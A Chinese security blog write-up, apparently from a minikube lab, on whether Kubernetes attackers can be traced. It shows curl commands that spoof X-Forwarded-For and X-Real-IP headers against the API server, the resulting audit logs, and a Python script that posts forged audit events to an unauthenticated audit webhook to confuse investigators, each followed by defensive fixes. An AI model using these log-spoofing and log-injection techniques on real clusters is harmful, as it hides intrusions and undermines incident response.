黑客在攻击k8s真的能溯源到吗?

一、混淆IP


1.1、两个可以伪造的header头

k8s日志会记录两个Header头的IP：X-Forwarded-For、X-Real-IP

这里伪造X-Forwarded-For头

```
curl --cert /root/.minikube/profiles/minikube/client.crt --key /root/.minikube/profiles/minikube/client.key -X GET https://192.168.49.2:8443/api/v1/pods -k -H 'User-Agent: ' -H 'X-Forwarded-For: 192.168.49.1, 192.168.49.2, 192.168.49.3, 192.168.49.4, 192.168.49.5, 192.168.49.6, 192.168.49.7, 192.168.49.8, 192.168.49.9, 192.168.49.10, 192.168.49.11, 192.168.49.12, 192.168.49.13, 192.168.49.14, 192.168.49.15, 192.168.49.17, 192.168.49.18, 192.168.49.19, 192.168.49.20, 192.168.49.21, 192.168.49.22, 192.168.49.23, 192.168.49.24, 192.168.49.25, 192.168.49.26, 192.168.49.27, 192.168.49.28, 192.168.49.29, 192.168.49.30, 192.168.49.31, 192.168.49.32, 192.168.49.33, 192.168.49.34, 192.168.49.35, 192.168.49.36, 192.168.49.37, 192.168.49.38, 192.168.49.39, 192.168.49.40, 192.168.49.41, 192.168.49.42, 192.168.49.43, 192.168.49.44, 192.168.49.45, 192.168.49.46, 192.168.49.47, 192.168.49.48, 192.168.49.49, 192.168.49.50, 192.168.49.51, 192.168.49.52, 192.168.49.53, 192.168.49.54, 192.168.49.55, 192.168.49.56, 192.168.49.57, 192.168.49.58, 192.168.49.59, 192.168.49.60, 192.168.49.61, 192.168.49.62, 192.168.49.63, 192.168.49.64, 192.168.49.65, 192.168.49.66, 192.168.49.67, 192.168.49.68, 192.168.49.69, 192.168.49.70, 192.168.49.71, 192.168.49.72, 192.168.49.73, 192.168.49.74, 192.168.49.75, 192.168.49.76, 192.168.49.77, 192.168.49.78, 192.168.49.79, 192.168.49.80, 192.168.49.81, 192.168.49.82, 192.168.49.83, 192.168.49.84, 192.168.49.85, 192.168.49.86, 192.168.49.87, 192.168.49.88, 192.168.49.89, 192.168.49.90, 192.168.49.91, 192.168.49.92, 192.168.49.93, 192.168.49.94, 192.168.49.95, 192.168.49.96, 192.168.49.97, 192.168.49.98, 192.168.49.99, 192.168.49.100, 192.168.49.101, 192.168.49.102, 192.168.49.103, 192.168.49.104, 192.168.49.105, 192.168.49.106, 192.168.49.107, 192.168.49.108, 192.168.49.109, 192.168.49.110, 192.168.49.111, 192.168.49.112, 192.168.49.113, 192.168.49.114, 192.168.49.115, 192.168.49.116, 192.168.49.117, 192.168.49.118, 192.168.49.119, 192.168.49.120, 192.168.49.121, 192.168.49.122, 192.168.49.123, 192.168.49.124, 192.168.49.125, 192.168.49.126, 192.168.49.127, 192.168.49.128, 192.168.49.129, 192.168.49.130, 192.168.49.131, 192.168.49.132, 192.168.49.133, 192.168.49.134, 192.168.49.135, 192.168.49.136, 192.168.49.137, 192.168.49.138, 192.168.49.139, 192.168.49.140, 192.168.49.141, 192.168.49.142, 192.168.49.143, 192.168.49.144, 192.168.49.145, 192.168.49.146, 192.168.49.147, 192.168.49.148, 192.168.49.149, 192.168.49.150, 192.168.49.151, 192.168.49.152, 192.168.49.153, 192.168.49.154, 192.168.49.155, 192.168.49.156, 192.168.49.157, 192.168.49.158, 192.168.49.159, 192.168.49.160, 192.168.49.161, 19
```


```
2.168.49.162, 192.168.49.163, 192.168.49.164, 192.168.49.165, 192.168.49.1
66, 192.168.49.167, 192.168.49.168, 192.168.49.169, 192.168.49.170, 192.16
8.49.171, 192.168.49.172, 192.168.49.173, 192.168.49.174, 192.168.49.175,
 192.168.49.176, 192.168.49.177, 192.168.49.178, 192.168.49.179, 192.168.4
9.180, 192.168.49.181, 192.168.49.182, 192.168.49.183, 192.168.49.184, 19
2.168.49.185, 192.168.49.186, 192.168.49.187, 192.168.49.188, 192.168.49.1
89, 192.168.49.190, 192.168.49.191, 192.168.49.192, 192.168.49.193, 192.16
8.49.194, 192.168.49.195, 192.168.49.196, 192.168.49.197, 192.168.49.198,
 192.168.49.199, 192.168.49.200, 192.168.49.201, 192.168.49.202, 192.168.4
9.203, 192.168.49.204, 192.168.49.205, 192.168.49.206, 192.168.49.207, 19
2.168.49.208, 192.168.49.209, 192.168.49.210, 192.168.49.211, 192.168.49.2
12, 192.168.49.213, 192.168.49.214, 192.168.49.215, 192.168.49.216, 192.16
8.49.217, 192.168.49.218, 192.168.49.219, 192.168.49.220, 192.168.49.221,
 192.168.49.222, 192.168.49.223, 192.168.49.224, 192.168.49.225, 192.168.4
9.226, 192.168.49.227, 192.168.49.228, 192.168.49.229, 192.168.49.230, 19
2.168.49.231, 192.168.49.232, 192.168.49.233, 192.168.49.234, 192.168.49.2
35, 192.168.49.236, 192.168.49.237, 192.168.49.238, 192.168.49.239, 192.16
8.49.240, 192.168.49.241, 192.168.49.242, 192.168.49.243, 192.168.49.244,
 192.168.49.245, 192.168.49.246, 192.168.49.247, 192.168.49.248, 192.168.4
9.249, 192.168.49.250, 192.168.49.251, 192.168.49.252, 192.168.49.253, 19
2.168.49.254'
```



```
"kind": "Event",
"apiVersion": "audit.k8s.io/v1",
"level": "Metadata",
"auditID": "885a139f-0c15-4a42-82d5-7eff1a6d66b5",
"stage": "ResponseComplete",
"requestURI": "/api/v1/pods",
"verb": "list",
"user": {
  "username": "minikube-user",
  "groups": [
    "system:masters",
    "system:authenticated"
  ]
},
"sourceIPs": [
  "192.168.49.1",
  "192.168.49.2",
  "192.168.49.3",
  "192.168.49.4",
  "192.168.49.5",
  "192.168.49.6",
  "192.168.49.7",
  "192.168.49.8",
  "192.168.49.9",
  "192.168.49.10",
  "192.168.49.11",
  "192.168.49.12",
  "192.168.49.13",
  "192.168.49.14",
  "192.168.49.15",
  "192.168.49.17",
```

这里伪造X-Real-IP，但是只能伪造一个ip


```
curl --cert /root/.minikube/profiles/minikube/client.crt --key /root/.minikube/profiles/minikube/client.key -X GET https://192.168.49.2:8443/api/v1/pods -k -H 'User-Agent: ' -H 'X-Real-IP: 192.168.49.2'
```



```
  "auditID": "af54eb27-48a1-444b-8629-42482dd7cf6c",
  "stage": "ResponseComplete",
  "requestURI": "/api/v1/pods",
  "verb": "list",
  "user": {
    "username": "minikube-user",
    "groups": [
      "system:masters",
      "system:authenticated"
    ]
  },
  "sourceIPs": [
    "192.168.49.2",
    "192.168.49.1"
  ],
  "objectRef": {
    "resource": "pods",
    "apiVersion": "v1"
  },
  "responseStatus": {
    "metadata": {},
    "code": 200
  },
  "requestReceivedTimestamp": "2024-08-08T02:59:53.309945Z",
  "stageTimestamp": "2024-08-08T02:59:53.312812Z",
  "annotations": {
    "authorization.k8s.io/decision": "allow",
    "authorization.k8s.io/reason": ""
  }
}
```

1.2、如何解决?

k8s日志还是会记录到真实的ip，并且真实的ip总是在最后面（一开始以为会对ip进行排序，我尝试修改ip地址，无任何效果），所以防守方只要看最后的IP即可。




```
    "192.168.49.242",
    "192.168.49.243",
    "192.168.49.244",
    "192.168.49.245",
    "192.168.49.246",
    "192.168.49.247",
    "192.168.49.248",
    "192.168.49.249",
    "192.168.49.250",
    "192.168.49.251",
    "192.168.49.252",
    "192.168.49.253",
    "192.168.49.254",
    "192.168.49.1"
  ],
  "objectRef": {
    "resource": "pods",
    "apiVersion": "v1"
  },
  "responseStatus": {
    "metadata": {},
    "code": 200
  },
  "requestReceivedTimestamp": "2024-08-08T03:03:11.579485Z",
  "stageTimestamp": "2024-08-08T03:03:11.582502Z",
  "annotations": {
    "authorization.k8s.io/decision": "allow",
    "authorization.k8s.io/reason": ""
  }
}
```

二、给webhook提交虚假数据

2.1、webhook地址没有鉴权

一般企业内部会有统一的k8s平台，一般也会配置一个统一的webhook地址，这个时候我们就可以进行混淆。

通过打印数据包，发现格式如下。



```
map[Accept:[application/json, */*] Accept-Encoding:[gzip] Content-Length:[342579] Content-Type:[application/json] User-Agent:[Go-http-client/1.1]]


{"kind":"EventList","apiVersion":"audit.k8s.io/v1","metadata":{},"items":[{"level":"Metadata","auditID":"415774d8-93ed-489c-a1ae-47fe6a501d36","stage":"RequestReceived","requestURI":"/apis/coordination.k8s.io/v1/namespaces/default/lea
ses/agones-controller-lock","verb":"get","user":{"username":"system:serviceaccount:default:agones-controller","uid":"178c3130-6925-4d81-8ce4-5d1cd61fd7f1","groups":["system:serviceaccounts","system:serviceaccounts:default","system:aut
henticated"],"extra":{"authentication.kubernetes.io/credential-id":["JTI=53561be6-c4c0-4cbe-9552-cf149868ce19"],"authentication.kubernetes.io/node-name":["minikube"],"authentication.kubernetes.io/node-uid":["1338157d-fe1d-445e-8700-60
fb8eab6b34"],"authentication.kubernetes.io/pod-name":["agones-controller-6b7f66b857-57ffx"],"authentication.kubernetes.io/pod-uid":["2506dfe0-8283-45c0-9507-1ff0cc686e87"]}},"sourceIPs":["10.244.0.89"],"userAgent":"controller/v0.0.0 (
linux/amd64) kubernetes/$Format","objectRef":{"resource":"leases","namespace":"default","name":"agones-controller-lock","apiGroup":"coordination.k8s.io","apiVersion":"v1"},"requestReceivedTimestamp":"2024-08-02T09:57:28.634829Z","stag
eTimestamp":"2024-08-02T09:57:28.634829Z"},{"level":"Metadata","auditID":"415774d8-93ed-489c-a1ae-47fe6a501d36","stage":"ResponseComplete","requestURI":"/apis/coordination.k8s.io/v1/namespaces/default/leases/agones-controller-lock","v
erb":"get","user":{"username":"system:serviceaccount:default:agones-controller","uid":"178c3130-6925-4d81-8ce4-5d1cd61fd7f1","groups":["system:serviceaccounts","system:serviceaccounts:default","system:authenticated"],"extra":{"authent
ication.kubernetes.io/credential-id":["JTI=53561be6-c4c0-4cbe-9552-cf149868ce19"],"authentication.kubernetes.io/node-name":["minikube"],"authentication.kubernetes.io/node-uid":["1338157d-fe1d-445e-8700-60fb8eab6b34"],"authentication.k
ubernetes.io/pod-name":["agones-controller-6b7f66b857-57ffx"],"authentication.kubernetes.io/pod-uid":["2506dfe0-8283-45c0-9507-1ff0cc686e87"]}},"sourceIPs":["10.244.0.89"],"userAgent":"controller/v0.0.0 (linux/amd64) kubernetes/$Forma
t","objectRef":{"resource":"leases","namespace":"default","name":"agones-controller-lock","apiGroup":"coordination.k8s.io","apiVersion":"v1"},"responseStatus":{"metadata":{},"code":200},"requestReceivedTimestamp":"2024-08-02T09:57:28.
634829Z","stageTimestamp":"2024-08-02T09:57:28.636036Z","annotations":{"authorization.k8s.io/decision":"allow","authorization.k8s.io/reason":"RBAC: allowed by ClusterRoleBinding \"agones-controller-access\" of ClusterRole \"agones-con
troller\" to User \"system:serviceaccount:default:agones-controller\""}},{"level":"Metadata","auditID":"5b6c4c06-ff7b-4809-b6bb-d13fa566e754","stage":"RequestReceived","requestURI":"/version","verb":"get","user":{"username":"system:se
rviceaccount:default:agones-allocator","uid":"3787002b-d71c-4b4a-b6af-bfa6ebdba159","groups":["system:serviceaccounts","system:serviceaccounts:default","system:authenticated"],"extra":{"authentication.kubernetes.io/credential-id":["JT
I=0d3294e2-79d7-470c-ba28-9030982737f9"],"authentication.kubernetes.io/node-name":["minikube"],"authentication.kubernetes.io/node-uid":["1338157d-fe1d-445e-8700-60fb8eab6b34"],"authentication.kubernetes.io/pod-name":["agones-allocator
-549c779fd7-rlngv"],"authentication.kubernetes.io/pod-uid":["2d345da1-6f3d-4fd7-9920-10660e723425"]}},"sourceIPs":["10.244.0.82"],"userAgent":"allocator/v0.0.0 (linux/amd64) kubernetes/$Format","requestReceivedTimestamp":"2024-08-02T0
9:57:28.977127Z","stageTimestamp":"2024-08-02T09:57:28.977127Z"},{"level":"Metadata","auditID":"5b6c4c06-ff7b-4809-b6bb-d13fa566e754","stage":"ResponseComplete","requestURI":"/version","verb":"get","user":{"username":"system:serviceac
count:default:agones-allocator","uid":"3787002b-d71c-4b4a-b6af-bfa6ebdba159","groups":["system:serviceaccounts","system:serviceaccounts:default","system:authenticated"],"extra":{"authentication.kubernetes.io/credential-id":["JTI=0d329
4e2-79d7-470c-ba28-9030982737f9"],"authentication.kubernetes.io/node-name":["minikube"],"authentication.kubernetes.io/node-uid":["1338157d-fe1d-445e-8700-60fb8eab6b34"],"authentication.kubernetes.io/pod-name":["agones-allocator-549c77
9fd7-rlngv"],"authentication.kubernetes.io/pod-uid":["2d345da1-6f3d-4fd7-9920-10660e723425"]}},"sourceIPs":["10.244.0.82"],"userAgent":"allocator/v0.0.0 (linux/amd64) kubernetes/$Format","responseStatus":{"metadata":{},"code":200},"re
questReceivedTimestamp":"2024-08-02T09:57:28.977127Z","stageTimestamp":"2024-08-02T09:57:28.977545Z","annotations":{"authorization.k8s.io/decision":"allow","authorization.k8s.io/reason":"RBAC: allowed by ClusterRoleBinding \"system:di
scovery\" of ClusterRole \"system:discovery\" to Group \"system:authenticated\""}},{"level":"Metadata","auditID":"16df6178-148b-4c92-a533-202506a2ef27","stage":"RequestReceived","requestURI":"/version","verb":"get","user":{"username":
"system:serviceaccount:default:agones-allocator","uid":"3787002b-d71c-4b4a-b6af-bfa6ebdba159","groups":["system:serviceaccounts","system:serviceaccounts:default","system:authenticated"],"extra":{"authentication.kubernetes.io/credentia
l-id":["JTI=2c8d4a6d-9695-465d-8d17-0b4900358efc"],"authentication.kubernetes.io/node-name":["minikube"],"authentication.kubernetes.io/node-uid":["1338157d-fe1d-445e-8700-60fb8eab6b34"],"authentication.kubernetes.io/pod-name":["agones
-allocator-549c779fd7-j6j5b"],"authentication.kubernetes.io/pod-uid":["5ccb3101-b25a-407d-88dc-d2df3384acd0"]}},"sourceIPs":["10.244.0.81"],"userAgent":"allocator/v0.0.0 (linux/amd64) kubernetes/$Format","requestReceivedTimestamp":"20
```

如果被发现了就可以释放烟雾弹进行混淆。

```python
import requests

test_str = """
{
   "kind": "EventList",
   "apiVersion": "audit.k8s.io/v1",
   "metadata": {},
   "items": [
      {
         "level": "Metadata",
         "auditID": "415774d8-93ed-489c-a1ae-47fe6a501d37",
         "stage": "RequestReceived",
         "requestURI": "/api/v1/configmaps",
         "verb": "list",
         "user": {
            "username": "system:serviceaccount:default:lufeitest3",
            "uid": "178c3130-6925-4d81-8ce4-5d1cd61fd7f1",
            "groups": [
                "system:serviceaccount:default",
                "system:authenticated"
            ],
            "extra": {
               "authentication.kubernetes.io/credential-id": [
                  "JTI=53561be6-c4c0-4cbe-9552-cf149868ce19"
               ],
               "authentication.kubernetes.io/node-name": [
                  "minikube"
               ],
               "authentication.kubernetes.io/node-uid": [
                  "1338157d-fe1d-445e-8700-60fb8eab6b34"
               ],
               "authentication.kubernetes.io/pod-name": [
                  "agones-controller-6b7f66b857-57ffx"
               ],
               "authentication.kubernetes.io/pod-uid": [
                  "2506dfe0-8283-45c0-9507-1ff0cc686e87"
               ]
            }
         },
         "sourceIPs": [
            "10.244.0.89"
         ],
         "userAgent": "curl",
         "objectRef": {
            "resource": "leases",
            "namespace": "default",
            "name": "agones-controller-lock",
            "apiGroup": "coordination.k8s.io",
            "apiVersion": "v1"
         },
         "requestReceivedTimestamp": "2024-08-02T09:57:28.634829Z",
         "stageTimestamp": "2024-08-02T09:57:28.634829Z"
      }
   ]
}
```

```
"""

rsp = requests.post("http://127.0.0.1/", data=test_str,
                    headers={'Content-Type': 'application/json'})
print(rsp.text)

```

2.2、如何解决

1、可以随机url中的path，从而避免攻击者获知地址。

2、群友说可以做双向验证，暂时没有实践。